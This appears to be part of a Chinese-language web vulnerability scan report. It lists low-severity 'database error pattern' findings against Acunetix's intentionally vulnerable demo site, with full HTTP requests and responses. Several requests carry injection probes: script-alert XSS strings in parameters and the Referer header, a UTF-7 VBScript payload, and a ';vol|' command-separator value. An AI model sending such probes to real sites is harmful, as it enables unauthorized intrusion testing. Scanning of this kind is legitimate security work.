Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/userinfo.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <h3>If you are already registered please enter your login information below:</h3><br>
    <form name="loginform" method="post" action="userinfo.php">
    <table cellpadding="4" cellspacing="1">
      <tr><td>Username : </td><td><input name="uname" type="text" size="20"
style="width:120px;"></td></tr>
      <tr><td>Password : </td><td><input name="pass" type="password" size="20"

```

```

style="width:120px;"></td></tr>
<tr><td colspan="2" align="right"><input type="submit" value="login"
style="width:75px;"></td></tr>
</table>
</form>
</div>
<div class="story">
<h3>
    You can also <a href="signup.php">signup here</a>.<br>
    Signup disabled. Please use the username <font color='red'>test</font> and the password
<font color='red'>test</font>.
</h3>
</div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
<div id="search">
    <form action="search.php?test=query" method="post">
        <label>search art</label>
        <input name="searchFor" type="text" size="10">
        <input name="goButton" type="submit" value="go">
    </form>
</div>
<div id="sectionLinks">
    <ul>
        <li><a href="categories.php">Browse categories</a></li>
        <li><a href="artists.php">Browse artists</a></li>
        <li><a href="cart.php">Your cart</a></li>
        <li><a href="login.php">Signup</a></li>
        <li><a href="userinfo.php">Your profile</a></li>
        <li><a href="guestbook.php">Our gu
    ...
    ...
    ...

```

问题 8 / 33

TOC

发现数据库错误模式

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/userinfo.php

实体: pass (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制:  至: WFXSSProbe%27%22%29%2F%3E

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

POST /userinfo.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US

```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 37
```

```
uname=&pass=WFXSSProbe%27%22%29%2F%3E
```

```
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:07 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Location: login.php
```

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/userinfo.php on line 10
you must login

```
GET /login.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/userinfo.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
```

```

href="artists.php">artists
    </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
|
    <a href="guestbook.php">guestbook</a> |
    <a href="AJAX/index.php">AJAX Demo</a>
</td>
<td align="right">
    </td>
</tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
<div class="story">
<h3>If you are already registered please enter your login information below:</h3><br>
<form name="loginform" method="post" action="userinfo.php">
<table cellpadding="4" cellspacing="1">
    <tr><td>Username : </td><td><input name="uname" type="text" size="20"
style="width:120px;"></td></tr>
    <tr><td>Password : </td><td><input name="pass" type="password" size="20"
style="width:120px;"></td></tr>
    <tr><td colspan="2" align="right"><input type="submit" value="login"
style="width:75px;"></td></tr>
</table>
</form>
</div>
<div class="story">
<h3>
    You can also <a href="signup.php">signup here</a>.<br>
    Signup disabled. Please use the username <font color='red'>test</font> and the password
<font color='red'>test</font>.
</h3>
</div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
<div id="search">
    <form action="search.php?test=query" method="post">
    <label>search art</label>
    <input name="searchFor" type="text" size="10">
    <input name="goButton" type="submit" value="go">
    </form>
</div>
<div id="sectionLinks">
    <ul>
    <li><a href="categories.php">Browse categories</a></li>
    <li><a href="artists.php">Browse artists</a></li>
    <li><a href="cart.php">Your cart</a></li>
    <li><a href="login.php">Signup</a></li>
    <li><a href="userinfo.php">Your profile</a></li>
    <li><a href="guestbook.php">Our gu
...
...
...

```

发现数据库错误模式

严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/search.php
实体:	search.php (Global)
风险:	可能会查看、修改或删除数据库条目和表
原因:	未对用户输入正确执行危险字符清理
固定值:	查看危险字符注入的可能解决方案

差异: 参数 从以下位置进行控制: query 至: %3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E

参数 从以下位置进行控制: 1234 至: %3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E

参数 从以下位置进行控制: go 至: %3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E

推理: 测试结果似乎指示存在脆弱性，因为响应包含 **SQL Server** 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 **SQL** 查询本身。

测试请求和响应:

```
POST /search.php?test=%3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 124

--begin_mark_tag--searchFor=%3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E--end_mark_tag--
&--begin_mark_tag--goButton=%3E%22%27%3E%3Cscript%3Ealert%2834%29%3C%2Fscript%3E--end_mark_tag--

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:48:47 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
    if (init==true) with (navigator) {if ((appName=="Netscape") && (parseInt(appVersion)==4)) {
        document.MM_pgW=innerWidth; document.MM_pGH=innerHeight; onresize=MM_reloadPage; }}
    else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pGH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
```

```

<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
      |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/search.php on line 61
<h2 id="pageName">searched for: >></h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
    </li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
        <param name="movie" value="Flash/add.swf">
        <param name="quality" value="high">
        <embed src="Flash/add.swf" quality="high"
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
      </embed>
    </p>
  </div>

```

```
</object>
</p>
</div>
</div>
...
...
...
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/search.php

实体: test (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: query 至: queryWFXSSProbe%27%22%29%2F%3E

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /search.php?test=queryWFXSSProbe%27%22%29%2F%3E HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 26
```

```
searchFor=1234&goButton=go
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:26 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
```

```

<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/search.php on line 61
<h2 id="pageName">searched for: 1234</h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>

```



```

</li>
</ul>
</div>
<div id="advert">
  <p>
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
    codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
    width="107" height="66">
      <param name="movie" value="Flash/add.swf">
      <param name="quality" value="high">
      <embed src="Flash/add.swf" quality="high"
      pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
      Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
    </embed>
  </object>
  </p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
...
...
...

```

问题 11 / 33

TOC

发现数据库错误模式

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/search.php

实体: searchFor (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1234 至:

1234+ACJ--+AD4APB-SCRIPT/TYPE=TEXT/VBSCRIPT+AD7-MSGBOX(123)+AA0APB-/SCRIPT+AD7-

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

POST /search.php?test=query HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 100

```

```
searchFor=1234+ACJ-+AD4APB-SCRIPT/TYPE=TEXT/VBSCRIPT+AD7-MSGBOX(123)+AA0APB-  
/SCRIPT+AD7-&goButton=go
```

```
HTTP/1.1 200 OK  
Server: nginx/1.4.1  
Date: Sun, 03 May 1970 19:49:01 GMT  
Content-Type: text/html  
Transfer-Encoding: chunked  
Connection: keep-alive  
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication  
packet', system error: 111 in /hj/var/www/database_connect.php on line 2  
Website is out of order. Please visit back later. Thank you for understanding.
```

问题 12 / 33

TOC

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/search.php

实体: goButton (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: go 至: ;vol|

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /search.php?test=query HTTP/1.1  
Content-Type: application/x-www-form-urlencoded  
Accept-Language: en-US  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Referer: http://testphp.vulnweb.com/  
Host: testphp.vulnweb.com  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR  
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)  
Content-Length: 29
```

```
searchFor=1234&goButton=;vol|
```

```
HTTP/1.1 200 OK  
Server: nginx/1.4.1  
Date: Sun, 03 May 1970 19:49:01 GMT  
Content-Type: text/html  
Transfer-Encoding: chunked  
Connection: keep-alive  
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication  
packet', system error: 111 in /hj/var/www/database_connect.php on line 2  
Website is out of order. Please visit back later. Thank you for understanding.
```

发现数据库错误模式

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/listproducts.php

实体: listproducts.php (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: 查看危险字符注入的可能解决方案

差异: 标题 从以下位置进行控制: <http://testphp.vulnweb.com/categories.php> 至:

```
"></a><script>alert(50)</script>
```

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /listproducts.php?cat=2 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: "></a><script>alert(50)</script>
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: <http://testphp.vulnweb.com/listproducts.php>

实体: cat (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 3 至: **ProbePhishing**

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /listproducts.php?cat=ProbePhishing HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/categories.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:24 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
```

```

<div id="globalNav">
  <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
<td align="left">
  <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
  </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
|
  <a href="guestbook.php">guestbook</a> |
  <a href="AJAX/index.php">AJAX Demo</a>
</td>
<td align="right">
  </td>
</tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Error: Unknown column 'ProbePhishing' in 'where clause'
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
<div id="search">
  <form action="search.php?test=query" method="post">
    <label>search art</label>
    <input name="searchFor" type="text" size="10">
    <input name="goButton" type="submit" value="go">
  </form>
</div>
<div id="sectionLinks">
  <ul>
    <li><a href="categories.php">Browse categories</a></li>
    <li><a href="artists.php">Browse artists</a></li>
    <li><a href="cart.php">Your cart</a></li>
    <li><a href="login.php">Signup</a></li>
    <li><a href="userinfo.php">Your profile</a></li>
    <li><a href="guestbook.php">Our guestbook</a></li>
    <li><a href="AJAX/index.php">AJAX Demo</a></li>
  </li>
</ul>
</div>
<div class="relatedLinks">
  <h3>Links</h3>
  <ul>
    <li><a href="http://www.acunetix.com">Security art</a></li>
    <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
    <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
    <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
</li>
  </ul>
</div>
<div id="advert">
  <p>
    <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
      <param name="movie" value="Flash/add.swf">
      <param name="quality" value="high">
      <embed src="Flash/add.swf" quality="high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
    </embed>
  </object>
  </p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |

```



```

<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
